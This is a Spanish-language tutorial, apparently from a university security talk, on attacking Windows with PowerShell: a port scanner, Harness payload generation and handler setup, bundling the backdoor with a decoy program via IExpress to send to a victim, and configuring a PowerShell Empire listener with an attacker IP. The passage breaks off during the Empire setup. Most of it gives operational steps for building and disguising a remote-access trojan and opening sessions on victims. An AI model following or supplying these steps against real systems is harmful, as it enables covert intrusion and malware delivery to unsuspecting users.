Hacking Con Powershell

Universidad Mariano Gálvez De Guatemala

César Augusto Calderón Martínez (stuxnet)

I. Introducción.

Windows Powershell es un interfaz de líneas de comandos que nos permite realizar diversas tareas para la gestión de nuestro sistema operativo, tareas repetitivas a nivel local o a nivel de red.

Acepta y devuelve objetos de .NET, gran cantidad de comandos integrados, se presenta el concepto de cmdlet, este comando nos permite realizar funciones.

II. ¿Por qué Windows Porwershell?

Para los consultores de seguridad a la hora de realizar un servicio de penetration test es muy importante las herramientas y en este caso Windows ofrece un framework por debajo para realizar un montón de acciones. Me refiero a lo siguiente:

- Fácil acceso a conexiones de red
- Capacidad de montar binarios maliciosos dinámicamente en memoria
- Acceso directo a la API de Win32
- Simple interfaz WMI
- Un entorno de scripting de gran alcance
- Fácil acceso a las bibliotecas de criptografía
- Etc…

III. Nuestro mi primer script en Powershell

Teniendo esto claro, comenzamos a jugar con powershell, abriremos un terminal ISE:




Figura 1. Powershell ISE.

Empezaremos creando una función simple, pero que nos ayudará a entender el funcionamiento de powershell:

Nombramos a la función hola, que al ejecutar y llamar nos mostrará el mensaje hola mundo.




Figura 2. Función en Powershell.

Ahora procederemos hacer un simple script que haga un port scanning usando el cmdlet TCPClient a las puertos más comunes.




Figura 3. Resultado de la ejecución del Script

IV. Automatizando ataques con Frameworks

I. Harnnes

Harness fue presentada en la DEFCON23 esta tool nos permite generar payload de acceso remoto con la capacidad de proporcionar una interfaz de control remoto de powershell.

Clonamos el proyecto desde Github

git clone https://github.com/rich5/Harness

Para la instalación de la herramienta ejecutaremos los siguientes comandos.

```
cd Harness
chmod 755 python_install.sh
./python_install.sh
```

```
wget http://python.org/ftp/python/3.4.3/Python-3.4.3.tar.xz
tar xf Python-3.4.3.tar.xz
cd Python-3.4.3
./configure --prefix=/usr/local --enable-shared LDFLAGS="-Wl,-rpath /usr/local/lib"
make && make altinstall
```




Figura 4. Instalación de la herramienta

También se ha corregido el bug con el autocompletado, para eso ejecuta los siguientes comandos

apt-get install libssl-dev openssl
apt-get install python3-pip
apt-get install libcurses5-dev
pip3 install readline
python_install.sh

Ejecutamos harness de la siguiente manera

python3.4 harness.py




Figura 5. Menú Principal de la Herramienta,

Ahora listaremos los módulos de la tool de la siguiente manera

show modules




Figura 6. Payloads de herramienta.

En este caso usare el ultimo payload ya que el windows que atacare es x86, para eso lo cargaremos de la siguiente manera.

load payloads/TCP/x86/exe/Harness_x86

Para ver sus opciones

show options




Figura 7. Opciones del Payload

Ahora procederemos a configurarlo, IP = su ip y PORT el puerto que usaran en mi caso usare el 4444

Figura 8. Payload configurado

Ahora ya configurado todo ejecutamos el comando **run** y nos preguntara un nombre en mi caso underc0de.exe, se guardara en la carpeta de harness.




Figura 9. Payload Generado.

Ahora ejecutamos el comando **back** y procederemos a configurar el handler




Figura 10. handler

load handlers/PSHandler

Ahora lo procederemos a configurarlo

IP = Su IP
PORT = su puerto
SSL = false




Figura 11. Handler configurado

Ahora si ejecutamos **run** y tendremos en escucha nuestro handler, ahora es hora de hacer un poco de ingeniería social y les mostrare un pequeño método.




Figura 12. Handler a la escucha

V. Ocultando nuestros Payloads con IExpress

Esta herramienta es nativa desde Windows XP la cual nos permite crear archivos comprimidos y auto instaladores.

Para esto utilizaremos cualquier aplicación que deseemos, en mi caso utilizare YUMI una simple tool para crear usb booteables y el backdoor generado.

Figura 13. IExpress

Y ahora el típico siguiente




Figura 14. Opciones de IExpress

En esta parte nos pedirá agregar las dos aplicaciones que deseamos





Figura 15. Configuración de nuestro auto-instalador

Y ahora siguiente y configuramos de la siguiente manera para que el backdoor se ejecute en segundo plano



17. Agregando el backdoor y el programa señuelo.

Luego en siguiente y dejamos esto así




Figura 18. Opción de no reiniciar equipo luego de la instalación

Y le ahora siguiente nos preguntara donde queremos guardar y luego terminar y se genera nuestro auto-instalador para enviárselo a la victima

Figura 19. Instalador generado por IExpress.

Ahora cuando nuestra victima ejecute el programa se abrirá la aplicación de YUMI y por debajo el backdoor así dando nuestra sesión de powershell.

Figura 20. Sesión remota abierta.

Ahora ejecutamos para ver nuestras sesiones

show sessions

Figura 21. Sesiones Activas.

Para interactuar con nuestra sesión lo hacemos de la siguiente forma.

session 1




Figura 22. Interactuando con nuestra víctima.

VI. Powershell Empire

Empire tiene la capacidad de ejecutar scripts PowerShell sin necesidad powershell.exe, los módulos de post-explotación de despliegue rápido que van desde los registradores de claves a Mimikatz entre otras, esta maravillosa herramienta fue presentada en BSIDESLV del año 2015.

La herramienta se encuentra en github solo basta ejecutar los siguientes comandos para su instalación.

git clone https://github.com/PowerShellEmpire/Empire.git

cd Empire

./setup/install.sh

Al hace esto empire automáticamente descargara los complementos necesarios para poder ejecutarse, al instalar los complementos procedemos a ejecutar la herramienta de la siguiente manera.

./empire




Figura 23. Powershell Empire




Figura 24. Opciones de Listeners

Ahora vamos a configurar nuestro servidor de infección, para eso iremos a la sección "listeners". Ejecutamos los siguientes comandos

(Empire) > listeners

(Empire: listeners) > info

(Empire: listeners) > set Name esetPoC

(Empire: listeners) > set Host 192.168.1.100 → IP Atacante.

(Empire: listeners) > set Port 8080 → Puerto a la escucha.

(Empire: listeners) > execute

(Empire: listeners) > list

